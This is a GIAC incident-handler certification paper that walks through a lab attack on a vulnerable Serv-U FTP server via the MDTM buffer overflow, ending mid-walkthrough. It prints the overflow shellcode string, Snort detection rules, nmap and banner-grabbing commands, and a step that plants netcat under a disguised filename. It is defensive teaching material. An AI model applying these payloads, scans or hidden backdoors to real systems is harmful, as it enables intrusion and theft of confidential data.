Global Information Assurance Certification Paper

Exploiting a Serv-U FTP Server Using the MDTM Command

By

Michael Wilde

GIAC Certified Incident Handler (GCIH)
Practical Assignment version 4
Option #1 – Exploit in a Lab

Submitted on February 10, 2005

Table of Contents

Abstract
This paper shows the reader how an attacker compromises a target and how the owner's of the target respond to the event. The attack used is a buffer overflow exploit that existed in previous versions of the Serv-U FTP server's MDTM command. To help the reader understand the exploit, the author discusses the FTP protocol, the MDTM command, and buffer overflows.

1.0 Statement of Purpose

The purpose of this paper is to illustrate the use of a publicly available exploit against the Serv-U FTP server, methods to detect and identify the use of the exploit, and the incident-handling process after the exploit is detected. Using the exploit, an attacker will gain undetected command prompt access to a remote FTP server, remove sensitive information, and cover his tracks.

A fictitious scenario has been created to provide a link between the exploit discussed and real-life business risk. In this scenario, "Victim Corp" manufactures custom widgets in a very competitive market. Victim Corp provides a secured IIS website for customers to login, submit a pricing request for a custom order, track the custom order bid, and view the final custom bid. The custom bid information is considered highly sensitive information because of the tight market for the custom widgets.

Victim Corp also provides customers with data files summarizing the specs of their generic widgets. These data files are considered public information since the design is patented and other companies require these specifications to incorporate the widgets into their products. The data files are rather large, so Victim Corp provided an anonymous FTP server for customers to login to and download the data files. Due to resource constraints, Victim Corp installed the anonymous FTP server on the secure IIS web server described above.

Recently, "Evil Corporation" has lost a significant amount of widget business to Victim Corp due to overpriced bids. In order to regain a competitive advantage in the marketplace, Evil Corp has hired "Johnny Attacker" to access Victim Corp's custom bids.

2.0 The Exploit

2.1 Attack Name

The Serv-U FTPD 3.x/4.x/5.x "MDTM" Command remote overflow vulnerability discussed in this paper is exploited through the use of ex_servu.c. [1] According to securityfocus.com, the vulnerability is referred to by bugtraq id 9751 and was first published on February 26, 2004. [2] Other resources have also acknowledged this vulnerability using different reference numbers, such as, CVE Candidate Number CAN 2004-0330 [3], OSVDB ID 4073 [4], and ISS X-force 15323 [5].

2.2 Variants of the Attack

There are numerous variants of the ex_servu.c exploit attack, including Servu_ftpd_mdtm.c [6], Serv-u-mdtm.c [6], Servu-mdtm.pl [6], Servu_mdtm_overflow.pm [7], Serv-u-mdtm-expl.c [8], and Servu2.c [9].

2.3 Affected Application Versions

All Serv-U FTP versions prior to 5.0.0.4 are vulnerable, including RhinoSoft Serv-U 3.0, RhinoSoft Serv-U 3.1, RhinoSoft Serv-U 4.0.0.4, RhinoSoft Serv-U 4.1.0.11, RhinoSoft Serv-U 4.1, and RhinoSoft Serv-U 4.2. [2]

2.4 Affected Operating Systems

The exploit code is specifically designed to exploit the following five different Windows versions: Windows 2000 CN, Windows 2000 BIG5 Version, Windows 2000 EN, Windows XP CN SP1, and Windows XP EN SP1. [1]

2.5 Protocols / Services / Applications

2.5.1 File Transfer Protocol (FTP)

According to RFC 959, the objectives of the file transfer protocol are to efficiently share files between local or remote computers using a platform and application independent medium for transfer, while ensuring data reliability. [10]

In an FTP session, there are two participants, the client and the server. The client may request a file from the server or send the file to the server for storage. In either case, an FTP session consists of two separate TCP connections between the client and server. The control connection provides a communications channel for the delivery of commands and replies. Once the control connection establishes which file should be transferred, the data connection is used to transfer the file between the client and server. [11]

There are two separate manners in which the FTP session can be executed. The manner that is selected determines in which direction the data connection from above is initiated. The explanations and diagrams to follow are adapted from Syme and Goldie. [11]

In an active FTP connection, the client will use the control connection to tell the server, via a PORT command, which IP address and TCP port it should establish the data connection to. The syntax for the PORT command below is:

> PORT [Octet 1], [Octet 2], [Octet 3], [Octet 4], [TCP Port 8 bytes], [TCP Port 8 bytes]

In the diagram below, the PORT command of PORT 10,10,10,10,15,199 equates to IP Address 10.10.10.10 and TCP port 4039 [15*256 + 199*1]. The server then opens a data connection to that IP address and port using port 20 as the source.




Diagram: Active FTP Session[26]

In a passive FTP connection, both the control and data connections are established from the client to the server. Rather than use the PORT command, the client sends the PASV command, which instructs the server to listen for the incoming data connection. The server's RESPONSE to the PASV request includes the IP address and TCP port in the same format as the PORT command. Once the IP address and port are established, the client opens a data connection using a random TCP port as the source.




Diagram: Passive FTP Session[27]

As depicted in the diagrams above, the FTP server may send an FTP series code in the response to describe the action that took place between the client and the server during the FTP session. For example, after the client sends a valid username, the ftp server responds with ftp series code 331. This tells the client that the username was accepted and that a password is necessary. A list of common FTP series codes is provided in Appendix B.

2.5.2 Serv-U FTP Application

The Serv-U FTP application provides FTP server capabilities on any Microsoft Windows platform. The application consists of two parts: the daemon and the administrative interface. The daemon runs in the background and listens to incoming ftp requests on port 21. Once incoming commands are picked up, the daemon also runs those commands. The administrative interface provides a GUI to change configuration settings, such as creating users and domains, setting the maximum number of concurrent connections, and the default ftp directory for specific users. [12]

2.5.3 Modification Time (MdTm)

FTP clients do not usually provide a method to set the date of an uploaded file. In that case, an uploaded file would receive the local date and time that the file was uploaded on the FTP server. The MDTM command solves this by allowing

the client to query the server for the modification date and time and set the modification date and time of a file on the server.

The syntax of the MDTM command is:

MDTM yyyymmddhhmmss[+-xxx]

Where 'yyyymmddhhmmss' represents the year, month, day, hour, minutes, and seconds that the file should be set to. The [+-xxx] represents optional time zone information passed from the FTP client in minutes relative to UTC. If the optional time zone information is provided, the server adjusts the provided time to the local server time. If the optional time zone information is not provided, the server assumes the time was provided in the local server time and no changes are made. [13]

2.6 Description

2.6.1. Overview

The Serv-U FTP Server is prone to a remote stack based buffer overflow vulnerability that yields SYSTEM level privileges to the attacker. The exploit is possible due to improper bounds checking when handling time zone arguments passed to the MDTM FTP command. [14] Although remotely exploitable, user authentication is required before the MDTM command can be exploited. Therefore, the attack requires the user has an account on the server or the server allows anonymous connections. In order to fully explain this attack, the reader must understand the concept of a buffer overflow.

2.6.2 Buffer Overflow

The buffer is a contiguous block of computer memory that holds multiple instances of the same data type within the stack. [15] The stack is used to store the local variables, parameters and the location of the next command to be executed and is pictured below. The buffer may store many types of data, including user input. By default, bounds checking is not performed on the input received by users before the data is stored in the buffer. Bounds checking means that the program would check to make sure that the data input by the user was not greater than the size of the storage location allocated to store the user input.

Buffer	Frame Pointer	Return Pointer	Variable A	Variable B	Variable C

Over the years, attacker have increasingly focused their efforts on identifying functions within programs that accept user input and do not perform bounds

checking on that input. An attacker has the ability to pass input to the program that is bigger than the buffer. This data string contains malicious code that the attacker would like to run. After the attacker's input fills up the buffer, the input data gets written to the next blocks of memory. Eventually, the attacker figures out how to overwrite the return pointer, which tells the program where the next command to run resides. The attacker overwrites the return pointer to point to the malicious code that the attacker just wrote to the buffer.

To illustrate how this works, let's assume there is a simple program called "Hello." The program asks the user to provide their name and then prints their name after the word "Hello." The program stores the user's name in an array that is eighteen characters long and does not check the length of the name the user inputs.

The diagram below shows how the stack may look during normal operation.[23] The user entered the name 'James' and it was stored in the buffer. The return pointer has the memory location of the next command, which is to print 'Hello.' The letter 'D' represents the memory location for that command.

Buffer	Frame Pointer	Return Pointer	Variable A	Variable B	Variable C
123456789ABCDEFGHI	JKLMNO	PQRS	TUV	WXY	Z
JameszzzzzzzprintHello	zzzzzz	Dzzz	1zz	zzz	z

The next diagram shows how the stack may look when the user enters data with the intent to overflow the buffer. At the prompt, the user enters a string of characters that is greater than eighteen. The first eighteen characters are stored in the buffer and contain code to print the system time to the screen. The next six characters are stored in the frame pointer. Finally, the next four characters are stored in the return pointer and contain the memory location of the foreign code injected into the buffer.

After the input data is properly stored, the program uses the return pointer to find the next command that should be run. The attacker has overwritten the return pointer to point to the 'foreign code' (memory location '6') that prints the computers system time. Instead of running the next command from the original program, which would have been to print "Hello", the computer prints the system time. In summary, the attacker injected code into the buffer and overwrote the pointer so it points to the code injected to the buffer. At that point, the injected code will run instead of the normal program code.

Buffer	Frame Pointer	Return Pointer	Variable A	Variable B	Variable C
123456789ABCDEFGHI	JKLMNO	PQRS	TUV	WXY	Z
07d3kPrintSystemTime9	zzzzzz	6zzz	zzz	zzz	z

2.6.3 Exploit Description

The Serv-U FTP server is vulnerable to a buffer overflow attack because of insufficient bounds checking during the passing of time zone arguments to the MDTM command. [14] As described above, the MDTM command expects a time zone argument in the following format:

MDTM yyyymmddhhmmss[+-xxx]

Instead, the attacker sends this:

MDTM20031111111111+aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.....YWw.....YWw...^_[.RRIAF.RR1AGC9;u.K.3.9s.u....SRIA.8.....
..u.....e.v2p......P(.f.eq.....f..2.P(.f.eq.....lq.....f.u.....f.....f...A.....
U.....f.....Y.h..f.....f...I.....?.....u.....Y.P.X.2{d_....g...g.....'.....
....f/.....f...Y..f.....L.....Dz.....I.fe.Y5.y..XV..ark.....x....D.....D....\....[...f.
..4.q;fff.]..2{tZ.....?.....u.....Y.P.X.2{d_....g...g.....'.....f/.....f...u.
.....f/....f.....f/....f.....!.....^.b...._.f..p.....f/....f...f/....f..f/....f...Y..f..
qpdff....P%?..k..Q...h..v....Q...O..j..H.....G..>D..J.(.....SR1Ahacked_by.sst

As described in the buffer overflow explanation, the code passes excessive amounts of data in the MDTM command format. The buffer is overwritten by the data, along with other parts of the stack. The data includes shell code that spawns a shell back to the attacker and data to overwrite the return pointer to point back to the injected shell code.


2.7 Signatures of the Attack

2.7.1 Service Failure

This exploit causes the FTP service to stop functioning and requires the FTP service to be restarted. [7] Any evidence that the FTP service stopped functioning could be a result of this exploit.

2.7.2 Logs

Log activity during this exploit is very similar to log activity from a normal FTP session, except the logs contain the MDTM command followed by an excessively long character string when the exploit is run, as depicted below.




```
Sat 08Jan05 13:00:04 - Sock ID=7 recv(316,0x00C09ECC,2048,0) --> -1 (WSAEWOULDBLOCK)
Sat 08Jan05 13:00:04 - Sock ID=7 WSAGetLastError() --> WSAEWOULDBLOCK
Sat 08Jan05 13:00:04 - Sock ID=7 RB_WRITE Stat=OK
Sat 08Jan05 13:00:04 - Sock ID=7 send(316,0x00C0683C,30,0) --> 30 (OK)
Sat 08Jan05 13:00:05 - Sock ID=7 FD_READ Stat=OK
Sat 08Jan05 13:00:05 - Sock ID=7 recv(316,0x00C09ECC,2048,0) --> 770 (OK)
Sat 08Jan05 13:00:05 - Sock ID=7 FD_CLOSE Stat=OK
Sat 08Jan05 13:00:05 - (000002) MDTM 20031111111111+aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa□□ë□…YWw□□ë□…YWw□□
Sat 08Jan05 13:04:56 - Starting FTP Server...
Sat 08Jan05 13:04:59 - Sock ID=5 socket(PF_INET,SOCK_STREAM,0) --> 292 (OK)
Sat 08Jan05 13:04:59 - Sock ID=5 inet_addr(192.168.1.83) --> 0x5301A8C0
Sat 08Jan05 13:04:59 - Sock ID=5 htons(0x15) --> 0x1500
Sat 08Jan05 13:04:59 - Sock ID=5 bind(292,0x010EC354,16) --> 0 (OK)
```

In addition, as seen above by the entry at 13:04:56, this exploit causes the ftp service to stop functioning. Therefore, any instance of the MDTM command in the logs followed by an entry that shows the FTP service restarting would be evidence the exploit occurred.

2.7.3 IDS Signatures

This attack is not easily captured in an IDS signature for two reasons. First, the attack parameters can easily be changed without decreasing the effectiveness of the attack. For example, the user can change the password and the port the command shell is sent back on. Second, most of the FTP session follows a normal FTP session. The only difference is the characters sent to induce the MDTM command overflow. The following alerts provide information to a security analyst that the MDTM buffer overflow may be in progress. Each alert requires follow-up to determine the actual intent of the sender of the packets.

The username used in this exploit code is ‘ftp.’ Serv-U FTP software associates the ‘ftp’ account with the anonymous account. The following snort signature would detect every instance of a user authenticating with the ‘ftp’ account. The analyst would have to verify through FTP log analysis or packet capture data whether or not the login was followed by the MDTM overflow attack.

> Alert tcp any 1025: -> any 21 (content:”USER ftp”; msg:”Possible SERVU FTP Buffer Overflow, USER ftp detected.”;)

Following the logic from above, a snort alert could focus on the fact that the exploit is hard coded with the password ‘sst@SERVU’. As above, the analyst would have to use log analysis or packet data to determine whether or not this was actually an attack.

> Alert tcp any 1025: -> any 21 (content:”PASS sst@SERVU”; msg:”Possible SERVU FTP Buffer Overflow, PASS sst@SERVU detected.”;)

Since the parameters monitored above may change, the MDTM command could be the focus of the alert. Although it would vary in each environment, it is highly

probably that the MDTM command is not used on a regular basis. Therefore, an alert for every instance of the MDTM command might be effective. The analyst would have to follow up on every instance of the MDTM command.

> Alert tcp any 1025: -> any 21 (content:"MDTM"; msg:"SERVU FTP MDTM Overflow";)

The first two alerts focus on parameters that are hard coded into the exploit code and the third focuses on general use of the MDTM command. None of these methods is very reliable since the username and password parameters can change and the MDTM command can be legitimately used. Therefore, it is recommended to make the result of the attack the focal point of the snort signature. As discussed in the Incident Response section under Identification, the alert presented below monitors for shellcode that is passed back to the attacker. This alert is provided in the updated snort 'ftp.rules' file. [16]

> Alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"aaaaaaaaaaaaaaaaaaaa"; classtype:shellcode-detect; sid:1394; rev:5;)

3.0 Stages of the Attack Process

3.1 Reconnaissance

In the reconnaissance phase, the attacker's goal is to gain information about the victim's network architecture and current security posture by leveraging public information.

The American Registry for Internet Numbers (ARIN) maintains a publicly available database of all assigned Internet address space in North America. [17] By performing a quick search, Johnny Attacker determines the IP address space assigned to Victim Corp is 192.168.1.0/24. The search parameters and results are displayed below.

Search results for: ! NET-192-168-1-1-1

```
CustName:   Victim Corporation
Address:    1400 Not Real Drive
Address:
City:       Funkytown
StateProv:  TX
PostalCode: 76002
Country:    US
RegDate:    2003-10-13
Updated:    2004-10-13

NetRange:   192.168.1.1 - 192.168.1.254
CIDR:       192.168.1.1/24
NetName:    NET-192-168-1-1
NetHandle:  NET-192-168-1-1-1
Parent:     NET-192-168-0-0-1
NetType:    Reassigned
Comment:
RegDate:    2003-10-13
Updated:    2004-10-13
```

A company's website also provides useful information while profiling a victim, such as employees names and contact information used in social engineering attacks and specific platform information used in focusing exploit attacks. In this case, Victim Corp's website, www.victimcorp.com, provides a web link to portal.victimcorp.com. Johnny Attacker browses to portal.victimcorp.com and identifies the site as the secure customer bid portal.

Samspade.org provides an online tool for discovering a website's IP address, registrant, and dns information.[18] The search parameters and results are presented below.

```
portal.victimcorp.com = [ 192.168.1.83 ]

     Registrant:
        Victim Corporation
        Internet Domain Administrator
        1400 Not Real Drive
        Funkytown  TX 75003
        US
        Email: internet.domain.administrator@victimcorp.com

     Registrar Name....: REGISTER.COM  INC.
     Registrar Whois...: whois.register.com
     Registrar Homepage: www.register.com
     Domain Name: victimcorp.com
        Created on..............: Sat  Mar 04  1995
        Expires on..............: Fri  Mar 05  2010
        Record last updated on..: Sun  Oct 24  2004
     Administrative Contact:
        Victim Corporation
        Internet Domain Administrator
        1400 Not Real Drive
        Funkytown  TX 75003
        US
        Email: internet.domain.administrator@victimcorp.com
```

In summary, at the end of the reconnaissance phase, Johnny Attacker has identified the IP address range of Victim Corp and the IP address of the secured portal that stores the custom bid data. At this point, Victim Corp has no means to detect the reconnaissance performed by Johnny Attacker.

3.2 Scanning

In the scanning phase, the goal is to identify active hosts within Victim Corp's IP address space and services and vulnerabilities associated with those hosts. During the scanning activity, is important for the attacker to remain undetected by the Victim Corp. The attacker can perform scans from previously compromised hosts or perform slow network scans to evade IDS detection. In this case, Johnny Attacker is focused on one IP address within the range, because it hosts the secured bid portal. Thus, the scanning activity will be focused at 192.168.1.83.

A common method to identify services available on a host is a port scan. Nmap, by Fydor, is the most popular port scanning utility available. [19] Johnny Attacker runs an nmap port scan using the following command:

Nmap –sS –vv –P0 –O 192.168.1.83 >> nmapT192.168.1.83.txt

The '-sS' flag runs a TCP SYN Scan, which sends a SYN packet to the target

host. A SYN|ACK response indicates the port is listening and a RST response indicates the port is not listening. In the event of a SYN|ACK response, a RST is sent to tear down the connection. The '-vv' flag turns on verbose mode, which increases the amount of information presented during the scan. The '-P0' flag prevents nmap from sending an icmp ping request before the scan begins. Since Johnny Attacker already knows that icmp traffic is not allowed, another ping attempt is unnecessary. The '-O' flag tells nmap to also attempt to guess the operating system running on the target host. Nmap sends a series of packets to the target host. The responses to each packet are compared to a database of known hosts and responses. Based on that, nmap provides a 'guess' as to the operating system of the target host. [20] The '>>' appends the nmap results to the file 'nmapT192.168.1.83.txt.

A summary of the nmap results are presented below:

PORT	STATE	SERVICE
21/tcp	open	ftp
80/tcp	open	http
443/tcp	open	https
1025/tcp	open	NFS-or-IIS
1026/tcp	closed	LSA-or-nterm
1027/tcp	closed	IIS


OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional or Advanced Server, or Windows XP, Microsoft Windows 2000 SP2

At this stage, Johnny Attacker knows that 192.168.1.83 functions as a web and ftp server that is running a version of Microsoft Windows. Ports 1026 and 1027 are shown as closed because the firewall allows them through but no service is currently listening on them.

The next step is to banner grab the web and ftp services to identify the specific product running on the server. The following commands are run from the command prompt:


telnet 192.168.1.83 80

The above command makes a telnet connection to the available web server via port 80, instead of the standard telnet port, 23. After connecting, the attacker hits the return key a few times and the server responds with the web server banner. In this case, the web server is running Microsoft IIS / 5.0.



ftp 192.168.1.83


The above command makes an ftp connection to the available ftp server via port 21. After connecting, the server responds with the ftp banner. In this case, the server is running Serv-U ftp server version 4.1.



At the end of the scanning phase, Johnny Attacker knows the services available on 192.168.1.83 and the specific applications associated with those services.

3.3 Exploiting the System

At this point, Johnny Attacker has identified the server used to access the bid information is running Serv-U ftp server, version 4.1. Johnny Attacker searches for 'serv-u' at http://www.k-otik.com/exploits/ and finds the "Serv-U FTPD 3.x/4.x/5.x "MDTM" Command Remote exploits" page.




The downloaded exploit code is available in Appendix C. Johnny Attacker compiles the exploit code on Red Hat Linux Fedora Core 2 using gcc.


gcc –o ex_servu ex_servu.c

The syntax of the command is 'gcc –o <output file> <input file>'. The '-o' flag identified the output file, in this case, ex_servu.

Since this exploit will stop the Serv-U ftp service on the victim server, Johnny Attacker uploads netcat to the victim server before running the exploit. The netcat installation file has been renamed to bid4567.exe to prevent Victim Corp from easily identifying the file. This is discussed further in the Keeping Access section of the paper.



The expoit syntax and options of ex_servu are displayed by typing "./ex_servu".



